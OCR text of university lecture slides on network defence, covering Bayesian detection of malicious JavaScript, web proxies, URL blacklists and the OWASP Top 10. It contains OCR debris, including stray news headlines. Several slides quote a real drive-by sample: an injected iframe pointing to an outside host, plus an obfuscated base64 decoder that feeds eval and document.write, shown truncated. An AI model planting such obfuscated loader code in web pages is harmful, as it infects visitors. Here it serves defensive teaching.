Defending Computer Networks
Lecture 19: Proxies, Web Application Attacks

Stuart Staniford

Adjunct Professor of Computer Science

Logistics

- HW 3 due Monday (11/9)
  - Ethics note
- Will try to give out HW 4 immediately
  - Will be paper exercise, not coding.
- Guest lecture next Tuesday (Tim Dawson) 11/10
- Midterm Thursday 11/12
- Also no class Thanksgiving week
  - Thanksgiving is Thurs Nov 26th.
  - No class Tues Nov 24th either.

The CEO's Guide to Dealing With a Cyberattack NOVEMBER 2, 2015

Larry Page Talks Alphabet, Warren Buffett and Project Loon at Fortune Global Forum 2015 12:42 AM EST

What Larry Page Borrowed From Berkshire Hathaway 12:34 AM EST

Why Alphabet CEO Larry Page is Betting Big on Project Loon 12:34 AM EST

How this Doctor is Using Amazon's Cloud to Fight Disease 12:11 AM EST

USC's David Agus: Youth Might Be the Key to

The CEO's Guide to Dealing With a Cyberattack

NOVEMBER 2, 2015, 11:14 PM EST

Assigned Reading

- http://www.cert.org/tech_tips/malicious_code_mitigation.html

Where We Are in Syllabus


Rough Lecture Syllabus:

✔ 1. The technical nature of software vulnerabilities and techniques used for exploiting them.
✔ 2. The pressures of commercial software development, and why firms very rarely produce secure software, even though they should.
✔ 3. Basics of monitoring a network, intro/refresher on TCP/IP. Switches, wireless access devices, routers.
✔ 4. Network reconnaissance techniques – ping sweeps, port scans, etc.
✔ 5. Algorithms for detecting port scans on the network.
✔ 6. Firewalls and network segmentation as a defense against inbound attacks.
✔ 7. Detecting exploits with string matching approaches (Snort and similar).
✔ 8. Network layer approaches to evading detection.
✔ 9. Large scale attacks – worms and distributed denial of service.
☞ 10. HTTP attacks as a way around the firewall. Drive-by downloads and social engineering.
☞ 11. Defending against HTTP attacks. Web-proxies, in-browser defenses, anti-virus systems.
12. SMTP attacks – spear-phishing, and defenses against it.
13. HTTPS: Encryption and virtual private networks as a means to maintain confidentiality.
☞ 14. The modern enterprise network: what a large-scale network looks like, and emerging trends affecting it (BYOD, cloud).
15. Legal and ethical issues in defending networks.

Main Goals for Today

- Finish discussion of client side attacks
- Web proxies
- Cross-site Scripting (maybe)

Pre-Existing Product



- Designed to detect zero-day worms (internal spread)
- Phase I heuristics: port-scan detection
- Worked technically, but not as a value proposition
- Plug into core vs edge network

What Is Badness Here?

Inserted into legit site or ad:

<iframe src="http://srv.f-o-r.ms/code/smain.php?scout=jvcxeng"/>

Leads to:

<script language="javascript">var k="ABCDEFGHIJKLMNOPQRSTUVWXYZabcdefghijklmnopqrstuvwxyz0123456789+/=";function se97a(s){var o="";var c1,c2,c3;var e1,e2,e3,e4;var i=0;s=s.replace(/[^A-Za-z0-9\+\/\=]/g,"");do{e1=k.indexOf(s.charAt(i++));e2=k.indexOf(s.charAt(i++));e3=k.indexOf(s.charAt(i++));e4=k.indexOf(s.charAt(i++));c1=(e1<<2)|(e2>>4);c2=((e2&15)<<4)|(e3>>2);c3=((e3&3)<<6)|e4;o=o+String.fromCharCode(c1);if(e3!=64){o=o+String.fromCharCode(c2);}if(e4!=64){o=o+String.fromCharCode(c3);}}while(i<s.length);return o;}
eval(se97a("ZnVuY3Rpb24gYXNhcyhzZGFzKSB7dmFyIG9zPSIiO3ZhciBzcz1NYXRoLmNlaWwoc2Rhcy5sZW5ndGgvMik7Zm9yKGk9MDtpPHNzO2krKyl7dmFyIGNrPXNkYXMuc3Vic3RyaW5nKGkqMiwoaSsxKSoyKTtvcyArPSBTdHJpbmcuZnJvbUNoYXJDb2RlKDM3KStjazt9cmV0dXJuIHVuZXNjYXBlKG9zKTt9"));document.write(se97a(asas("4c53307444516f4e4367304b44516f4e4367304b44516f4e4367304b44516f4e4367304b44516f4e4367304b44516f4e4367304b44516f4e4367304b44516f4e4367304b44516f3863324e79615842304947868626d64315957646c50534a7159585a6863324e7961584230496a344e436d6c6d4b473568646d6c6e595852766369357159585a6852573568596d786c5a4367704b53423744516f4e436e5a6863694271646d317463335a744c434271646d317a5a574d7349477032625856759575a6c4c434271646d317063484a765979776716e5a7463484268593273374451703259584967615430774f7942325958496765430774f7942325958496765a30774f77304b6157596f626d463261576239746347397 55a5735305…. (3 more pages)

What Is Goodness Here?

This?

```
function insertWSODModule(file){
    var doc  = document.getElementsByTagName('head').item(0);
    var rnd  = "?"+ Math.random();
    var wsod = document.createElement('script');
    wsod.setAttribute('language','javascript');
    wsod.setAttribute('type','text/javascript');
    wsod.setAttribute('src',file+rnd);
    doc.appendChild(wsod);
   }
```

Or this?

```
=Array.prototype.slice.call(arguments);c.unshift.apply(c,f);return b.apply(this,c)}},x=void 0,y=void
0,ba=e.c("840"),ca=e.c("640");e.c("840");
var ia=e.c("640"),ja=e.c("590"),ka=e.c("1514"),la=e.c("1474");e.c("1474");var
ma=e.c("1252"),na=e.c("1060"),oa=e.c("995"),pa=e.c("851"),A={},B={},C={},D={},E={},F={},G={};A.h=e.c("102");A.m=e.c("44");A.f
=e.c("126");
B.h=e.c("102");B.m=e.c("44");B.f=e.c("126");C.h=e.c("102");C.m=e.c("44");C.f=e.c("126");D.h=e.c("102");D.m=e.c("28");D.f=e.c(
"126");E.h=e.c("102");E.m=e.c("16");E.f=e.c("126");F.h=e.c("102");
F.m=e.c("16");F.f=e.c("126");G.h=e.c("102");G.m=e.c("12");G.f=e.c("126");
var
H=e.c("16"),J=e.c("572"),qa=e.c("434"),ra=e.c("319"),sa=e.c("572"),ta=e.c("572"),ua=e.c("572"),va=e.c("434"),wa=e.c("319"),xa
=e.c("126"),ya=e.c("126"),za=e.c("126"),
Aa=e.c("126"),Ba=e.c("126"),Ca=e.c("126"),Da=e.c("126"),Ea=e.c("15"),Fa=e.c("15"),K=e.c("15"),Ga=e.c("15"),Ha=e.c("6"),Ia=e.
c("6"),Ja=e.c("6"),
Ka=e.c("44"),La=e.c("44"),Ma=e.c("44"),Na=e.c("28"),Oa=e.c("16"),Pa=e.c("16"),Qa=e.c("12"),Ra=e.c("30");e.a(”
```

Initial Approach

No network IDS literature at all on detecting bad javascript when I started in 2007. No idea what will work. Strategy: instrument the entire language and use stats to figure out what works.


- <*script language*="*javascript*">*var* k="ABCDEFGHIJKLMNOPQRSTUVWXYZabcdefghijklmnopqrstuvwxyz0123456789*+/=*";*function* se97a(s) {var o="";var c1,c2,c3;var e1,e2,e3,e4;var i=0;s=s.replace(/[^A-Za-z0-9\+\/\=]/ g,"");do{e1=k.*indexOf*(s.charAt(i++));e2=k.indexOf(s.*charAt*(i++));e3=k.indexOf(s.charAt(i+ +));e4=k.indexOf(s.charAt(i++));c1=(e1<<2)|(e2>>4);c2=((e2&15)<<4)|(e3>>2);c3=((e3&3)<<6)|e4;o=o +String.fromCharCode(c1);if(e3!=64){o=o+String.*fromCharCode*(c2);}if(e4!=64){o=o +String.fromCharCode(c3);}}while(i<s.length);return o;} *eval*(se97a("*ZnVuY3Rpb24gYXNhcyhzZGFzKSB7dmFyIG9zPSIiO3ZhciBzcz1NYXRoLmNlaWwoc2Rhcy5sZW 5ndGgvMik7Zm9yKGk9MDtpPHNzO2krKyl7dmFyIGNrPXNkYXMuc3Vic3RyaW5nKGkqMiwoaSsxKSoyKTtv cyArPSBTdHJpbmcuZnJvbUNoYXJDb2RlKDM3KStjazt9cmV0dXJuIHVuZXNjYXBlKG9zKTt9*"));

Note – many features per packet, hundreds of thousands of packets per second = updating priority must be very cheap.

Strategy proved very helpful as we extended beyond html/js to pdf, swf, java, etc.

Bayes' Rule

- Arises from definition of conditional probability
- P(B|A) = P(B^A)/P(A)



Also P(A|B) = P(B^A)/P(B)

Bayes' Rule

- P(B|A) = P(B^A)/P(A)
- P(B^A) = P(B|A)*P(A)
- P(A|B) = P(A^B)/P(B)
- P(A^B) = P(A|B)*P(B)
- P(B|A)*P(A) = P(A|B)*P(B)
- **P(B|A) = P(A|B)*P(B)/P(A)**
- Applying to our problem
  - P(M) – page is malicious
  - P(F_1, F_2, F_3,…)
  - F_1 is 'presence of eval'
  - F_2 is 'presence of document.write'

Priority

- Want something like P(M|**F**)
  - **F** = (F_1, F_2, F_3,…)
  - Not observable
- Bayes says: P(M|**F**) = P(**F**|M) P(M)/P(**F**)
- Assume everything is independent*:
  - P(M|F) = $Prod_i$[P(F_i|M)/P(F_i)]
  - Log P(M|**F**) = Sum_i[log(P(F_i|M)/P(F_i))]
  - This is observable! Make Log P(M|**F**) the priority.
  - log(P(F_i|M)/P(F_i)) is individual feature priority
    - Has an obvious sensible interpretation.
    - Lookup + addition is computationally cheap

*Completely not so, but hold the thought


Priority (II)

- Summing everything didn't work due to lack of independence
- <*script language*="*javascript*">*var* k="ABCDEFGHIJKLMNOPQRSTUVWXYZabcdefghijklmnopqrstuvwxyz0123456789*+/=*";*function* se97a(s){var o="";var c1,c2,c3;var e1,e2,e3,e4;var i=0;s=s.replace(/[^A-Za-z0-9\+\/\=]/g,"");do{e1=k.*indexOf*(s.charAt(i++));e2=k.indexOf(s.*charAt*(i++));e3=k.indexOf(s.charAt(i++));e4=k.indexOf(s.charAt(i++));c1=(e1<<2)|(e2>>4);c2=((e2&15)<<4)|(e3>>2);c3=((e3&3)<<6)|e4;o=o+String.fromCharCode(c1);if(e3!=64){o=o+String.*fromCharCode*(c2);}if(e4!=64){o=o+String.fromCharCode(c3);}} while(i<s.length);return o;}
- Also, lots of noisy features – signal/noise problems
- Only consider features statistically significant over a cutoff
- So truncate to best feature.
- Got me through the first release!
- Then switched to considering multiple features, expanding out from best – scheme ramified and grew more complex over time.

Dynamic Threshold


- Only submit highest priority things to VMs
- Cutoff threshold should be dynamic
  - Eg higher by day, lower at night:
  - Lower the threshold by exponential aging
  - Raise the threshold when:
    - Submissions to VMs are timing out without being replayed
    - Buffer spills
    - Failing to meet memory goals, so now prune to a higher priority

Dynamic Threshold



Web Proxies

- HTTP designed to support chains of proxies:



- Browser/OS has support to designate a proxy
- Try it..

Some HTTP Features for Proxies

- If-Modified-Since: <date>
  - Request side header
  - Allows a 304 Not Modified response
- If-Match: <entity-tag>
- Cache-Control: no-cache (etc)
- Via: <proxy>
- X-forwarded-for: <client-ip-list>

URL Blacklists


- List of “bad” urls
  - Known malicious
    - Malware, etc
    - Google safe browsing is most famous
  - Productivity problem categories
    - Adult
    - Gambling
    - Social Media
    - Hobby
    - Sports
    - News
  - Uncategorized
    - Blocking this avoids many problems, but also FPs

Building a URL Blacklist

- Build a big farm of clients (eg in VMs)
- Crawl the web
- Try to get infected
- Note the bad URLs
- If you were the bad guys, what would you do?

Reasons for Client-side proxy chains

- Acquisitions
  - When BigCo acquires SmallCo
  - Easiest thing is make SmallCo proxy point to BigCo proxy
  - Don't have to change settings on all SmallCo computers
- Proxy Sandwich
  - Allow for monitoring between child and parent




X-Forwarded-For

- When there is a client-side proxy
  - Anything on Internet side will not see original IP address of client
  - If this is desirable,
    - X-forwarded-for: <ip1>, <ip2>, …
    - Records the chain of IP addresses (original client and proxies along the way).
- In proxy sandwich architecture, often see
  - Child proxy adds X-forwarded-for
  - Parent proxy removes it again

Web Application Attacks

- Attacks by clients on web server applications
- Important and Huge Topic
  - Most applications run over the web now
  - Many of you will become web developers of some kind
  - Very tricky because of stateless quality of HTTP
  - Many security problems created


Languages/Frameworks



- Data from whitehat (but could only classify 56% of URLs)
- Note – makes hard to discuss detail as so many cases.

https://www.whitehatsec.com/resource/stats.html

Application Vulnerability Stats



https://www.whitehatsec.com/resource/stats.html

OWASP Top 10

A1 – Injection	Injection flaws, such as SQL, OS, and LDAP injection occur when untrusted data is sent to an interpreter as part of a command or query. The attacker's hostile data can trick the interpreter into executing unintended commands or accessing data without proper authorization.
A2 – Broken Authentication and Session Management	Application functions related to authentication and session management are often not implemented correctly, allowing attackers to compromise passwords, keys, or session tokens, or to exploit other implementation flaws to assume other users' identities.
A3 – Cross-Site Scripting (XSS)	XSS flaws occur whenever an application takes untrusted data and sends it to a web browser without proper validation or escaping. XSS allows attackers to execute scripts in the victim's browser which can hijack user sessions, deface web sites, or redirect the user to malicious sites.
A4 – Insecure Direct Object References	A direct object reference occurs when a developer exposes a reference to an internal implementation object, such as a file, directory, or database key. Without an access control check or other protection, attackers can manipulate these references to access unauthorized data.
A5 – Security Misconfiguration	Good security requires having a secure configuration defined and deployed for the application, frameworks, application server, web server, database server, and platform. Secure settings should be defined, implemented, and maintained, as defaults are often insecure. Additionally, software should be kept up to date.

A6 – Sensitive Data Exposure	Many web applications do not properly protect sensitive data, such as credit cards, tax IDs, and authentication credentials. Attackers may steal or modify such weakly protected data to conduct credit card fraud, identity theft, or other crimes. Sensitive data deserves extra protection such as encryption at rest or in transit, as well as special precautions when exchanged with the browser.
A7 – Missing Function Level Access Control	Most web applications verify function level access rights before making that functionality visible in the UI. However, applications need to perform the same access control checks on the server when each function is accessed. If requests are not verified, attackers will be able to forge requests in order to access functionality without proper authorization.
A8 - Cross-Site Request Forgery (CSRF)	A CSRF attack forces a logged-on victim's browser to send a forged HTTP request, including the victim's session cookie and any other automatically included authentication information, to a vulnerable web application. This allows the attacker to force the victim's browser to generate requests the vulnerable application thinks are legitimate requests from the victim.
A9 - Using Components with Known Vulnerabilities	Components, such as libraries, frameworks, and other software modules, almost always run with full privileges. If a vulnerable component is exploited, such an attack can facilitate serious data loss or server takeover. Applications using components with known vulnerabilities may undermine application defenses and enable a range of possible attacks and impacts.
A10 – Unvalidated Redirects and Forwards	Web applications frequently redirect and forward users to other pages and websites, and use untrusted data to determine the destination pages. Without proper validation, attackers can redirect victims to phishing or malware sites, or use forwards to access unauthorized pages.

Cross-Site Scripting

Rank	Score	ID	Name
[1]	93.8	CWE-89	Improper Neutralization of Special Elements used in an SQL Command ('SQL Injection')
[2]	83.3	CWE-78	Improper Neutralization of Special Elements used in an OS Command ('OS Command Injection')
[3]	79.0	CWE-120	Buffer Copy without Checking Size of Input ('Classic Buffer Overflow')
[4]	77.7	CWE-79	Improper Neutralization of Input During Web Page Generation ('Cross-site Scripting')
[5]	76.9	CWE-306	Missing Authentication for Critical Function
[6]	76.8	CWE-862	Missing Authorization
[7]	75.0	CWE-798	Use of Hard-coded Credentials
[8]	75.0	CWE-311	Missing Encryption of Sensitive Data
[9]	74.0	CWE-434	Unrestricted Upload of File with Dangerous Type
